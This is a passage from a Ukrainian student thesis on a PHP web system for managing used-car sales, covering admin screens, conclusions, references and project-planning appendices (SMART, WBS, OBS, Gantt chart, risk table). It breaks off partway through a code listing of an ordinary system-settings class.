


Рисунок 3.32 – Вигляд форми для додавання нового користувача

Для налаштування стилю вебсистеми було створено сторінку «System Information», яка надаватиме можливість адміністратору змінити назву

системи, логотип та фонове фото банеру і сторінки авторизації. На рисунку 3.33 представлено вигляд сторінки «System Information».





Рисунок 3.33 – Вигляд сторінки «System Information»

Для зміни особистих даних, адміністратор може перейти на особисту сторінку. Форма надає можливість зміни прізвища, ім'я та логіну, а також пароллю з аватаром.

На рисунку 3.34 представлено вигляд особистої сторінки користувача.



The screenshot shows a web application interface for an administrator. The top navigation bar includes the text 'ADMS - PHP', a title 'Веборієнтована система для забезпечення управління торгівлею вживаними автомобілями - Admin', and a user profile 'Administrator Admin'. A left sidebar menu lists various system functions. The main content area is a profile form with the following fields: First Name (Administrator), Middle Name, Last Name (Admin), Username (admin), Password, and Avatar (Choose file). A blue 'Update' button is located at the bottom of the form.

ADMS - PHP

Веборієнтована система для забезпечення управління торгівлею вживаними автомобілями - Admin

Administrator Admin

Dashboard

Car Models

Vehicles

Master List

Monthly Sales Report

Maintenance

User List

System Information

First Name

Administrator

Middle Name

Last Name

Admin

Username

admin

Password

Leave this blank if you dont want to change the password.

Avatar

Choose file

Browse

Update

Рисунок 3.34 - Вигляд особистої сторінки користувача

Таким чином було розглянуто всі кроки використання веборієнтованої системи для просування вживаних авто.



## ВИСНОВКИ

Розробка та впровадження вебсистеми для управління продажами вживаних автомобілів дозволила ефективно оптимізувати торговий процес та підвищити операційну ефективність. Аналіз ринку та порівняння з аналогічними системами продемонстрували необхідність інтеграції сучасних технологій у процесі продажу автомобілів. Така інтеграція сприяє кращому контролю за інвентаризацією транспортних засобів та більш точному прогнозуванню попиту.

Під час практичної розробки проєкту були визначені основні функціональні та нефункціональні вимоги до системи. Вони включали такі аспекти, як розподіл ролей, управління автопарком і транзакціями, а також автоматизовану звітність. Крім того, було проведено всебічний аналіз існуючих систем адміністрування торгівлі вживаними автомобілями, що дозволило визначити їхні відповідні переваги та окреслити шляхи вдосконалення нової платформи.

Вибір відповідних технологій для побудови вебсистеми дозволив досягти оптимального поєднання продуктивності, безпеки та зручності для користувача. Розроблена система підвищує ефективність управління продажами, покращує точність аналітичних даних та посилює конкурентні переваги бізнесу на ринку вживаних автомобілів.

## СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Reasons Why Tour Car Rental Business Needs a Website [Електронний ресурс] – Режим доступу до ресурсу: <https://www.caribonix.com/5-reasons-why-your-car-rental-business-needs-a-website/> (дата звернення 20.09.2024).
2. A study for efficiency improvement of used car trading based on a public blockchain, автор: Seung Gyun Yoo та Byeongtae Ahn [Електронний ресурс] – Режим доступу до ресурсу: <https://link.springer.com/article/10.1007/s11227-021-03681-z> (дата звернення 20.09.2024).
3. Advantages Of Online Car Rental Booking System [Електронний ресурс] – Режим доступу до ресурсу: <https://financesonline.com/advantages-of-online-car-rental-booking-system> (дата звернення 20.09.2024).
4. Research on the Prediction Model of the Used Car Price in View of the PSO-GRA-BP Neural Network [Електронний ресурс] – Режим доступу до ресурсу: <https://www.mdpi.com/2071-1050/14/15/8993> (дата звернення 20.09.2024).
5. Benefits of Choosing a Car Rental Reservation System for Your Vehicle Rental Business [Електронний ресурс] – Режим доступу до ресурсу: <https://www.oneclickitsolution.com/blog/benefits-of-car-rental-reservation-system/> (дата звернення 20.09.2024).
6. Вебсистема для покупки автомобілів MyRent [Електронний ресурс] – Режим доступу до ресурсу: <https://www.myrentsoftware.com/> (дата звернення 20.09.2024).
7. Вебсистема для продажу автомобілів Rental [Електронний ресурс] – Режим доступу до ресурсу: <https://www.rentlysoft.com/> (дата звернення 21.09.2024).
8. Вебсистема для покупки та продажу автомобілів HQ Rental Software [Електронний ресурс] – Режим доступу до ресурсу: <https://hqrentalsoftware.com/> (дата звернення 21.09.2024).

9. 10 Tips to Choose the Best Tech Stack for Web App Development in 2024 [Электронный ресурс] – Режим доступа до ресурсу: <https://seclgroup.com/tips-to-choose-tech-stack-for-web-app-development/> (дата звернення 21.09.2024).
10. Back-End Web Architecture [Электронный ресурс] – Режим доступа до ресурсу: <https://www.codecademy.com/article/back-end-architecture> (дата звернення 21.09.2024).
11. Review of the React.js framework: advantages, disadvantages, and use cases [Электронный ресурс] – Режим доступа до ресурсу: <https://serverspace.io/about/blog/review-of-the-react-js-framework-advantages-disadvantages-and-use-cases/> (дата звернення 21.09.2024).
12. Review of Node.JS: Pros and Cons [Электронный ресурс] – Режим доступа до ресурсу: <https://ncube.com/review-of-node-js-pros-and-cons> (дата звернення 21.09.2024).
13. A detailed guide on PHP Web Development [Электронный ресурс] – Режим доступа до ресурсу: <https://www.browserstack.com/guide/php-web-development> (дата звернення 21.09.2024).
14. Python for Web Development: Pros and Cons [Электронный ресурс] – Режим доступа до ресурсу: <https://djangostars.com/blog/python-web-development/> (дата звернення 21.09.2024).
15. Advantages and Disadvantages of PHP [Электронный ресурс] – Режим доступа до ресурсу: <https://ellow.io/advantages-and-disadvantages-of-php/> (дата звернення 21.09.2024).
16. IDEF0 Notation [Электронный ресурс] – Режим доступа до ресурсу: [https://umalogic.com/wiki/docs/actual/doku.php/en/manual/creating\\_model/notation\\_idef0](https://umalogic.com/wiki/docs/actual/doku.php/en/manual/creating_model/notation_idef0) (дата звернення 22.09.2024).
17. What Is Functional Decomposition? [Электронный ресурс] – Режим доступа до ресурсу: <https://www.baeldung.com/cs/functional-decomposition> (дата звернення 22.09.2024).
18. UML Class Diagram: A Comprehensive Exploration [Электронный ресурс] – Режим доступа до ресурсу:

<https://www.theknowledgeacademy.com/blog/what-are-the-rules-in-uml-diagrams/>  
(дата звернення 22.09.2024).

19. A Complete Guide to Web Development Using PHP And MySQL [Електронний ресурс] – Режим доступу до ресурсу: <https://medium.com/@anuj.tomar11/a-complete-guide-to-web-development-using-php-and-mysql-ec617ef3906c> (дата звернення 22.09.2024).

20. PostgreSQL Advantages and Disadvantages [Електронний ресурс] – Режим доступу до ресурсу: <https://www.aalpha.net/blog/pros-and-cons-of-using-postgresql-for-application-development/> (дата звернення 22.09.2024).

21. Understanding the key MongoDB pros and cons [Електронний ресурс] – Режим доступу до ресурсу: <https://www.thinkautomation.com/our-two-cents/understanding-the-key-mongodb-pros-and-cons> (дата звернення 22.09.2024).

22. SMART (SMART goals) [Електронний ресурс] – Режим доступу до ресурсу: <https://www.techtarget.com/whatis/definition/SMART-SMART-goals> (дата звернення 22.09.2024).

23. Work Breakdown Structure [Електронний ресурс] – Режим доступу до ресурсу: [https://costestimator.co.uk/glossary/work-breakdown-structure/?srsrtid=AfmBOoqxeyzhPBejxICsG2odhCgDyysagam\\_bNYUI1zrbQODGnsugUS](https://costestimator.co.uk/glossary/work-breakdown-structure/?srsrtid=AfmBOoqxeyzhPBejxICsG2odhCgDyysagam_bNYUI1zrbQODGnsugUS) (дата звернення 22.09.2024).

24. Organizing your Projects with EPS, OBS, and WBS [Електронний ресурс] – Режим доступу до ресурсу: <https://www.oreilly.com/library/view/oracle-primavera-r6/9781849684682/ch03.html> (дата звернення 22.09.2024).

25. What Is a Gantt Chart? Examples and Benefits for Project Management [Електронний ресурс] – Режим доступу до ресурсу: <https://www.accelo.com/project-management/gantt-chart> (дата звернення 22.09.2024).

26. How to Minimize Your Risk When Hiring a Web Development Team [Електронний ресурс] – Режим доступу до ресурсу: <https://www.npgroup.net/blog/how-to-minimize-your-risk-when-hiring-a-web-development-team/> (дата звернення 22.09.2024).

## ДОДАТОК А

### Деталізація мети проєкту методом SMART

SMART - це найкраща практика для постановки цілей. SMART-цілі повинні бути визначені таким чином, щоб вони були конкретними, вимірюваними, досяжними, реалістичними та обмеженими в часі. Встановлення мети дозволяє людині розробити детальний план для досягнення конкретного завдання. Елементи системи є взаємодоповнюючими і разом сприяють створенню ретельно спланованої, здійсненої та вимірюваної мети [22]. Аббревіатура SMART з часом зазнавала змін і продовжує демонструвати варіативність залежно від того, хто її використовує - окремі особи чи компанії. У нинішньому варіанті аббревіатура SMART означає наступне:

Термін «конкретний» означає необхідність якомога точнішого визначення бажаної мети. Загалом, чим вужчою і конкретнішою є мета, тим зрозумілішими будуть кроки до її досягнення.

Термін «вимірюваний» означає включення критеріїв, які можна відстежувати для моніторингу прогресу.

Термін «досяжна» означає включення мети, яка є реалістичною і може бути досягнута або збережена у встановлені терміни.

Термін «релевантна» означає узгодженість цілі з цінностями та довгостроковими цілями і завданнями.

Термін «обмежений у часі» означає включення цілі у відповідні часові рамки. Результати SMART-методу щодо веборієнтованої системи управління торгівлею вживаними автомобілями наведено у таблиці Б.1.

Таблиця Б.1 – Формалізація мети за допомогою методу SMART

Specific (Конкретна)	Розробити вебсистему, яка надасть автодилерам в режимі реального часу керувати процесом продажу вживаних
-------------------------	--

	автомобілів, відстеження наявності товару, автоматизувати звітність, обробку замовлень, управління транзакціями та відстежувати історії продажів.
Measurable (Вимірювана)	За рахунок автоматизації процесів та підвищення операційної ефективності досягти збільшення обсягу продажів на 20% протягом перших шести місяців після запуску системи. Скоротити час обробки замовлень на 30% та забезпечити доступність даних про транспортні засоби в режимі реального часу.
Achievable (Досяжна)	Важливо встановити чіткі етапи розробки, включаючи створення структури бази даних, проєктування користувацького інтерфейсу, інтеграцію функцій пошуку, управління запасами та оплати.
Relevant (Відповідна)	Автомобільний ринок перебуває в постійному русі, і попит на онлайн-продажі вживаних автомобілів зростає. Вебсистема допоможе дилерам розширити свою присутність в Інтернеті та надасть зручний інструмент для покупців.
Time-bound (Обмежена в часі)	Впровадження системи має бути завершено до 01.11.24. Перший етап буде присвячений аналізу та проєктуванню системи, другий етап - розробці базових функцій, третій квартал - тестуванню та налагодженню системи, а четвертий квартал - запуску системи та її оптимізації на основі відгуків користувачів.

### Work Breakdown Structure (WBS)

Структура розбиття робіт (WBS) - це ієрархічна декомпозиція проєкту на менші, більш керовані компоненти або робочі пакети. Вона окреслює всю сукупність робочих елементів, притаманних проєкту, поділяючи їх на завдання та підзадачі, яким потім призначаються певні ресурси, терміни та

відповідальність [23]. Нижче наведено перелік елементів проєкту: Основні результати або фази проєкту.

Термін «робочі пакети» використовується для опису набору завдань або заходів, які згруповані разом, щоб сформувати більш керовану одиницю роботи. Це менші одиниці роботи, які можуть бути призначені командам або окремим особам.

Завдання та підзадачі визначаються наступним чином: Вичерпний перелік заходів, необхідних для завершення кожного робочого пакету.

Процес визначення оптимального розподілу ресурсів відомий як розподіл ресурсів. Призначення конкретних ресурсів, включаючи робочу силу, матеріали та обладнання, для виконання кожного завдання.

Часові рамки: Дати, коли кожне завдання і підзавдання має бути розпочате і завершене.

Відповідальні особи за виконання наступних завдань: Важливо чітко визначити відповідальних за кожен робочий пакет, завдання і підзавдання.

На рисунку Б.1 представлено WBS проєкту щодо веборієнтованої системи управління торгівлею вживаними автомобілями.




Рисунок Б.1 - WBS-структура робіт проекту

### Organization Breakdown Structure (OBS)

Організаційна діаграма є основним інструментом управління проектом, що пропонує візуальне представлення структури проекту та його складових елементів. Організаційна діаграма зазвичай починається зі спонсора проекту та ключових зацікавлених сторін.

Організаційна структура проекту (OBS) тісно пов'язана з робочою ієрархією (WBS), оскільки OBS визначає відповідальних за виконання конкретних частин робочої структури проекту. Цей процес, який пов'язує OBS



і WBS, підтримується методологією матриці розподілу відповідальності (RAM), яка сприяє чіткому визначенню обсягу робіт проєкту [24].

Побудова організаційної структури проєкту залежить від цілей і завдань проєкту, включаючи роль підрядника, а також залученого технічного та архітектурного персоналу. Керівник проєкту відповідає за створення такої структури кожного разу, беручи до уваги складність, масштаб і обсяг робіт, і може вносити корективи залежно від вимог проєкту.

На рисунку Б.2 представлено організаційну структуру планування проєкту.




Рисунок Б.2 – OBS структура робіт проєкту

### Діаграма Ганта

Діаграма Ганта - це інструмент управління проєктами, який відображає діяльність (завдання або події) на часовій шкалі. Це один з найпопулярніших і найкорисніших методів візуалізації прогресу проєкту. Роботи перераховані в лівій частині діаграми, а відповідна шкала часу розміщена вгорі.

Кожна робота представлена відрізком, положення і довжина якого відображають дату початку, тривалість і дату завершення роботи. Це дозволяє користувачеві отримати всебічний огляд проєкту з першого погляду. [25].




Рисунок Б.3 – Діаграма Ганта, частина 1




Рисунок Б.4 – Діаграма Ганта, частина 2

## Управління ризиками проєкту

Управління проєктними ризиками - це розробка стратегій, спрямованих на запобігання або пом'якшення впливу потенційних загроз для проєкту. Будь-якому проєкту притаманний елемент невизначеності щодо його успішного завершення. Неминуче, що події розгортатимуться непередбачуваним чином. Коли керівники проєктів усвідомлюють необхідність управління ризиками, вони краще підготовлені до ефективного реагування на виклики, що виникають.

Під час виконання довгострокових проєктів може виникнути безліч питань, які потребують уваги, включаючи питання, що стосуються планування бюджету та мотивації команди проєкту. Як наслідок, на етапі планування часто нехтують стратегіями управління ризиками. Тим не менш, дуже важливо провести ретельне дослідження методологій управління ризиками. Наявність чітко розробленого плану для вирішення непередбачуваних проблем не лише надає численні переваги, але й забезпечує загальну стабільність проєкту [26].

Таблиця А.2. Ймовірність виникнення і величина ризику

№	Ризики	Виникнення	Втрати
1	Нестача ресурсів для підтримки серверу	2	4
2	Затримки у розробці веборієнтованої системи	3	3
3	Неправильна оцінка навантаження на сервер	3	5
4	Недостатня підтримка системи	2	3
5	Невідповідність стандартам безпеки	4	5
6	Застарілість та неактуальність інформації	2	3

Таблиця А.3 – Матриця впливу

Вірогідність виникнення	Матриця впливу				
5			3	5	
4		4			
3		6	2		
2				1	
1					
Ступінь впливу	1	2	3	4	5

## ДОДАТОК Б

## Лістинг коду SystemSettings.php

```

<?php
if(!class_exists('DBConnection')){
    require_once('../config.php');
    require_once('DBConnection.php');
}
class SystemSettings extends DBConnection{
    public function __construct(){
        parent::__construct();
    }
    function __destruct(){
    }
    function check_connection(){
        return($this->conn);
    }
    function load_system_info(){
        // if(!isset($_SESSION['system_info'])){
            $sql = "SELECT * FROM system_info";
            $qry = $this->conn->query($sql);
            while($row = $qry->fetch_assoc()){

                $_SESSION['system_info'][$row['meta_field']] =
                $row['meta_value'];
            }
        // }
    }
    function update_system_info(){
        $sql = "SELECT * FROM system_info";
        $qry = $this->conn->query($sql);
        while($row = $qry->fetch_assoc()){

            if(isset($_SESSION['system_info'][$row['meta_field']]))unset
